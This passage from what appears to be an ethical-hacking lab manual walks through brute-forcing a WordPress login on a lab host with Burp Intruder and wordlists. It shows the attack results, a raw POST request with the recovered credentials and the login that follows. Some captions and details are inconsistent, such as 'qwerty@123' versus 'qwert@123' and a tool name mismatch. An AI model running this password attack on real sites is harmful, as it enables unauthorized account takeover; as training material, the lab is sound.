


Figure 2.1.24: Selected payload values

45. A file selection window appears; navigate to the location **/home/attacker/Desktop/Wordlist**, select the **password.txt** file, and click the **Open** button.




Figure 2.1.25: Select username.txt file

46. Observe that selected **password.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.
47. Once the wordlist files are selected as payload values, click the **Start attack** button to launch the attack.





Figure 2.1.26: username.txt file content

48. A **Burp Intruder** notification appears. Click **OK** to proceed.

49. The **Intruder attack 1** window appears as the brute-attack initializes. It displays various username-password combinations along with the **Length** of the response and the **Status**.
50. Wait for the progress bar at the bottom of the window to complete.



The screenshot shows a software interface titled "Intruder attack 1 (as superuser)". The window has a toolbar with "Attack", "Save", and "Columns" buttons, and tabs for "Results", "Target", "Positions", "Payloads", and "Options". A filter bar says "Filter: Showing all items". Below is a table with columns: Request, Payload1, Payload2, Status, Error, Timeout, and Length. The table contains 18 rows of data. At the bottom is a progress bar showing "22 of 99".

Request	Payload1	Payload2	Status	Error	Timeout	Length
0			200			6426
6	Administrator	aaa	200			6280
17	Administrator	abc123	200			6280
1	admin	aaa	200			6426
12	admin	abc123	200			6426
2	admin123	aaa	200			6280
13	admin123	abc123	200			6280
3	admin2	aaa	200			6280
14	admin2	abc123	200			6280
4	admin_1	aaa	200			6280
15	admin_1	abc123	200			6280
5	administrator	aaa	200			6280
16	administrator	abc123	200			6280
7	adminstat	aaa	200			6280
18	adminstat	abc123	200			6280

Figure 2.1.27: Intruder attack 1 window

51. After the progress bar completes, scroll down and observe the different values of **Status** and **Length**. Here, Status=302 and Length= 1131.

Note: Different values of Status and Length indicate that the combination of the respective credentials is successful.

52. In the **Raw** tab under the **Request** tab, the HTTP request with a set of the correct credentials is displayed. (here, username=**admin** and password=**qwerty@123**), as shown in the screenshot. Note down these user credentials.

The screenshot shows the 'Intruder attack 1 (as superuser)' window in OWASp ZAP. The 'Results' tab is selected. A table lists several requests, with the last one highlighted in red. The table columns are: Request, Payload1, Payload2, Status, Error, Timeout, Length, and Comm. The last row shows a POST request to /CEH/wp-login.php with the following details:

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comm
12	admin	abc123	200			6426	
23	admin	qwert@123	302			1131	
34	admin	test123	200			6426	
45	admin	abc123	200			6426	
56	admin	admin	200			6426	

Below the table, the 'Raw' tab is selected, showing the captured POST request:

```

POST /CEH/wp-login.php HTTP/1.1
Host: 10.10.10.16:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.16:8080/CEH/wp-login.php?
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
Origin: http://10.10.10.16:8080
DNT: 1
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=admin&pwd=qwert@123&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.10.16%3A8080%2FCEH%2Fwp-admin%2F&testcookie=1

```

The URL in the 'Raw' tab is highlighted in red. At the bottom, there are search and navigation buttons.

Figure 2.1.28: Intruder attack 1 attack successful

53. Now, that you have obtained the correct user credentials, close the **Intruder attack 1** window.
 54. Navigate back to the **Proxy** tab and click the **Intercept is on** button to turn off the interception. The **Intercept is on** button toggles to **Intercept is off**, indicating that the interception is off.
 55. Switch to the browser window and perform **Steps10-12**. Remove the browser proxy set up in **Step 13**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.
 56. Reload the target website **<http://10.10.10.16:8080/CEH/wp-login.php?>**, enter the **Username** and **Password** obtained in **Step 52** and click **Log In**.
- Note:** Here, the username and password are **admin** and **qwert@123**.
57. You are successfully logged in using the brute-forced credentials. The **Welcome to WordPress!** Page appears, as shown in the screenshot.

